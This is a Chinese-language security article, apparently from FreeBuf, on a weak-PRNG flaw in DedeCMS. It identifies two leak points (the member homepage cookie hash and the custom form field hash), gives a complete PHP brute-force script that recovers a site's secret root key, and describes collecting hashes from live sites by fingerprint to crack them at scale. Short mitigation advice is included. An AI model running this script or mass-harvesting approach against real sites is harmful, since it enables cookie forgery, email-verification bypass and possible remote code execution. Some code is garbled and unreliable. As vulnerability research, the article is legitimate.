

# DEDECMS 伪随机漏洞分析 (三) 碰撞点

“ 本文为 “DEDECMS 伪随机漏洞” 系列第三篇。

## 一、本篇

本文为 “DEDECMS 伪随机漏洞” 系列第三篇，查看前两篇可点击链接：

第一篇： 《DEDECMS 伪随机漏洞分析 (一) PHP 下随机函数的研究》

第二篇： 《DEDECMS 伪随机漏洞分析 (二) cookie 算法与 key 随机强度分析》

根据第二篇, 我们有信心去遍历 root key 的所有可能, 但是我们还需要一个碰撞点, 才能真正得到 root key 的值, 本篇找到了两个碰撞点, 并编写了简单的 POC 来获取 root key.

## 二、碰撞点

可能还存在其他碰撞点, 这儿仅找到两个: )

### 1. 用户主页

#### 1.1 限制条件 (中)

要求开启会员功能

## 1.2 代码分析

```
else
{
    → 走到该分支的条件为: $uid!="
    require_once(DEDEMEMBER."/inc/config_space.php");
    if($action == '')
    {
        include_once(DEDEINC."/channelunit.func.php");
        $dpl = new DedeTemplate();
        $tplfile = DEDEMEMBER."/space/{$_vars['spacestyle']}/index.htm";

        //更新最近访客记录及站点统计记录
        $vtime = time();
        $last_vtime = GetCookie('last_vtime');
        $last_vid = GetCookie('last_vid');
        if(empty($last_vtime))
        {
            $last_vtime = 0;
        }
        if($vtime - $last_vtime > 3600 || !preg_match('#, '.$uid.', #i', ', '.$last_vid.', '))
        {
            if($last_vid!='')
            {
                $last_vids = explode(',',$last_vid);
                $i = 0;
                $last_vid = $uid;
                foreach($last_vids as $lsid)
                {
                    if($i>10)
                    {
                        break;
                    }
                    else if($lsid != $uid)
                    {
                        $i++;
                        $last_vid .= ', '.$last_vid;
                    }
                }
            }
            setcookie("last_vid".'_ckMd5', substr(md5($cfg_cookie_encode.$uid),0,16))
        }
    }
}
```

已知可控

```

else
{
    $last_vid = $uid;
}
PutCookie('last_vtime', $vtime, 3600*24, '/');
PutCookie('last_vid', $last_vid, 3600*24, '/');

```

### 1.3 获取方法

请求:(查看 admin 主页)

url+[/member/index.php?uid=admin](#)

响应:

admin

last\_vid\_ckMd5 的 hash 值

```

1 GET /dede3/uploads/member/index.php?uid=admin HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Connection: close
9 Referer: http://localhost/dede3/uploads/dede/index_body.php
10
11
12 X-Powered-By: PHP/5.6.9
13 Set-Cookie: DedUserID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
14 Set-Cookie: DedUserID_ckMd5=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
15 Set-Cookie: DedLoginTime=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
16 Set-Cookie: DedLoginTime_ckMd5=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
17 Set-Cookie: last_vtime=1587113579; expires=Sat, 18-Apr-2020 08:52:59 GMT; Max-Age=86400; path=/
18 Set-Cookie: last_vtime_ckMd5=26511db533814ed3; expires=Sat, 18-Apr-2020 08:52:59 GMT; Max-Age=86400; path=/
19 Set-Cookie: last_vid=admin; expires=Sat, 18-Apr-2020 08:52:59 GMT; Max-Age=86400; path=/
20 Set-Cookie: last_vid_ckMd5=9cF0522f1a9698f; expires=Sat, 18-Apr-2020 08:52:59 GMT; Max-Age=86400; path=/

```

## 2. 自定义表单

### 2.1 限制条件 (低)

网站管理员需要为网站定义表单。

下载了几套通过 DEDECMS 改造的模板, 都保留了该功能, 且大部分站点有自己的表单格式. 或者说正常在使用的 dedcms 大部分都有表单:)

## 2.2 代码分析

```
14 $diyid = isset($diyid) && is_numeric($diyid) ? $diyid : 0;
15 $action = isset($action) && in_array($action, array('post', 'list', 'view')) ? $action : 'post';
16 $id = isset($id) && is_numeric($id) ? $id : 0;
17
18 if(empty($diyid))
19 {
20     showMsg('非法操作!', 'javascript:');
21     exit();
22 }
23
24 require_once DEDEINC.'/diyform.cls.php';
25 $diy = new diyform($diyid);
26
27 /*-----
28 function Post(){ }
29 -----*/
30 if($action == 'post')
31 {
32     if(empty($do))
33     {
34         $postform = $diy->getForm(true);
35         include DEDEROOT."/templets/plus/{$diy->postTemplate}";
36         exit();
37     }
```

```

72 function getForm($type = 'post', $value = '', $admintype='diy')
73 {
74     global $cfg_cookie_encode;
75     $dtp = new DedeTagParse();
76     $dtp->SetNameSpace("field","<",">");
77     $dtp->LoadSource($this->info);
78     $formstring = '';
79     $formfields = '';
80     $func = $type == 'post' ? 'GetFormItem' : 'GetFormItemValue';
81     if(is_array($dtp->CTags))
82     {
83         foreach($dtp->CTags as $tagid->$tag)
84         {
85             if($tag->GetAtt('autofield'))
86             {
87                 if($type == 'post')
88                 {
89                     $formstring .= $func($tag,$admintype);
90                 }
91                 else
92                 {
93                     $formstring .= $func($tag,dede_htmlspecialchars($value[$tag->GetName()],ENT_QUOTES),$admintype);
94                 }
95                 $formfields .= $formfields == '' ? $tag->GetName().'.':.$tag->GetAtt('type') : ';'.$tag->GetName().'.':.$tag->Get
96             }
97         }
98     }
99
100     $formstring .= "<input type=\"hidden\" name=\"dede_fields\" value=\"\" $formfields \"\" />\n";
101     $formstring .= "<input type=\"hidden\" name=\"dede_fieldshash\" value=\"\".md5 $formfields $cfg_cookie_encode.\"\" />";
102     return $formstring;
103 }

```

跟进函数

回显

已知量 目标

## 2.3 获取方法


请求:(查看表单)

url+**plus**/diy.php?diyid=1

响应:

dede\_fields

dede\_fieldshash 这两个值



### 3. POC

1. 保存如下代码到 dede\_funcookie.php
2. 修改里面的 \$cpu, \$attack\_method, \$attack\_param, \$attack\_hash
3. 若是目标网站为 php7: php7 dede\_funcookie.php 若是目标网站为 php5: php5 dede\_funcookie.php, 若是不明确可以两个都跑  $\varepsilon=\varepsilon=\varepsilon=(\sim \nabla \sim) \sim$
4. 在 16 核 CPU, 8G 内存下, 跑完整个程序需要 4444 秒, 建议不要同时跑两个, 注意自己的 CPU 负载情况

<?php

```

$t1=microtime(true);
echo "开始时间: $t1\n";
//请填写下面的信息
$cpu = 8; // cpu: CPU核数,$cpu对应到开启的进程的数量,不宜过高
$attack_method = 2; // 碰撞类型: 如果是用户主页就是1, 自定义表单就是2
$attack_param = ""; // 数据: 选择1填写uid, 选择2填写dede_fields
$attack_hash = ""; // hash: 填写hash

$max_ = 4294967296;
$targets_ = [];
$the_1 = (int)($max_ / $cpu);

$the_2 = $max_ % $cpu;
for ($i = 0; $i < $cpu; $i++){
    array_push($targets_,(($i)*$the_1,($i+1)*$the_1));
}
$chars='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
$max = 61; // strlen($chars) - 1;
$already_test = 0;
for ($i = 0; $i < $cpu; $i++){
    $pid = pcntl_fork();
    if ($pid == -1) {
        die("could not fork");
    } elseif ($pid) {
        ;
        //echo $pid;
        //echo "I'm the Parent $i\n";
    } else {
        //var_dump($targets_[$i][0]);
        the_poc($targets_[$i][0],$targets_[$i][1],$i);
        exit;
    }
}

function the_poc($start,$end,$id){
    global $chars;
    global $max;

```

```

global $attack_method;
global $attack_param;
global $attack_hash;
$the_whole = (int)(( $end-$start)/1000000);
$i_do = 0;

for($y = $start; $y<= $end; $y++) {
    if (($i_do%1000000) == 1){
        echo "$id 已完成(x1000000): ";
        echo (int)($i_do/1000000);

        echo "/$the_whole\n";
    }
    $i_do = $i_do + 1;
    srand($y);
    $length = rand(28,32);

    mt_srand($y);
    $rnd_cookieEncode="";
    for($i = 0; $i < $length; $i++) {
        $rnd_cookieEncode .= $chars[mt_rand(0, $max)];
    }
    if ($attack_method==1){
        if (substr(md5($rnd_cookieEncode.$attack_param),0,16) == $attack_hash){
            echo "here!!!!\n";
            echo $rnd_cookieEncode;
            echo "\n";
            echo $y;
            echo "\n";
            break;
        }
    }else{
        if (md5($attack_param.$rnd_cookieEncode) == $attack_hash){
            echo "here!!!!\n";
            echo $rnd_cookieEncode;
            echo "\n";

```



```

done `",
echo $y;
echo "\n";
}
}
}
}

// 等待子进程执行结束
while (pcntl_waitpid(0, $status) != -1) {
    $status = pcntl_wexitstatus($status);

    $pid = posix_getpid();
    echo "Child $status completed\n";
}
$t2=microtime(true)-$t1; //获取程序1, 结束的时间
echo "总计用时: $t2\n";
?>

```

## 四、危害

1. Cookie 伪造
2. 通过邮箱认证
3. 前台 RCE

邮箱 hash 算法, 唯一不知道的是 rootkey, 通过 poc 跑出了 rootkey, 就能构造出来, 然后访问 hash 即可通过邮箱认证, 对于 "dedecms 前台任意用户登录" 的利用有些许帮助⑧

## 五、实战

TIPS: 可以通过指纹, 把 hash 全部采集到, 然后脚本跑一遍即可全部出结果, 因为全网的


dedecms 的 root key 分布在  $2^{33}$  这个范围内: ), 在跑脚本遍历这个范围的时候其实都覆盖到了.

FIND A Luck One:

### 1. 指纹查找



### 2. 碰撞 data 和 hash



### 3. ATTACK:

修改一下 dede\_funcookie.php 里面的参数:\* 本文作者: , 转载请注明来自 FreeBuf.COM

```
$cpu = 16  
$attack_method = 2  
$attack_param = "name;text;tel;text;content;text;hz;text;qq;text"  
$attack_hash = "a058f44c032cf2e4da07ebe80fbd52d8"
```

```
vi dede_funcookie.php  
nohup php dede_funcookie.php &> nohup1.out & PHP7  
nohup php5.6 dede_funcookie.php &> nohup2.out & PHP5  
ls
```

### 4. GET ROOT KEY AND ENJOY:

睡了一觉, 看一下结果:

在 nohup2.out 里面:

```
已完成(x1000000): 241/268  
here!!!!  
3fdGaNnqfpCwLHnMHFS5GKaUbKrA 碰撞得到的rootkey  
2905610195 rootkey生成使用的seed  
7 已完成(x1000000): 223/268  
14 已完成(x1000000): 225/268  
12 已完成(x1000000): 223/268  
1 已完成(x1000000): 225/268  
8 已完成(x1000000): 223/268  
/here
```

# 防护建议

可以考虑在 rootkey 后面手动加入一些值，或者生成算法部分加入当前时间、ip、servername，或者 uuid 混合一下，作为防护手段。

Werkzeug 更新带来的 Flask debug pin 码生成方式改变

DEDECMS 伪随机漏洞分析 (二)：Cookie 算法与 Rootkey 随机强度分析

DEDECMS 伪随机漏洞分析 (一)：PHP 下随机函数的研究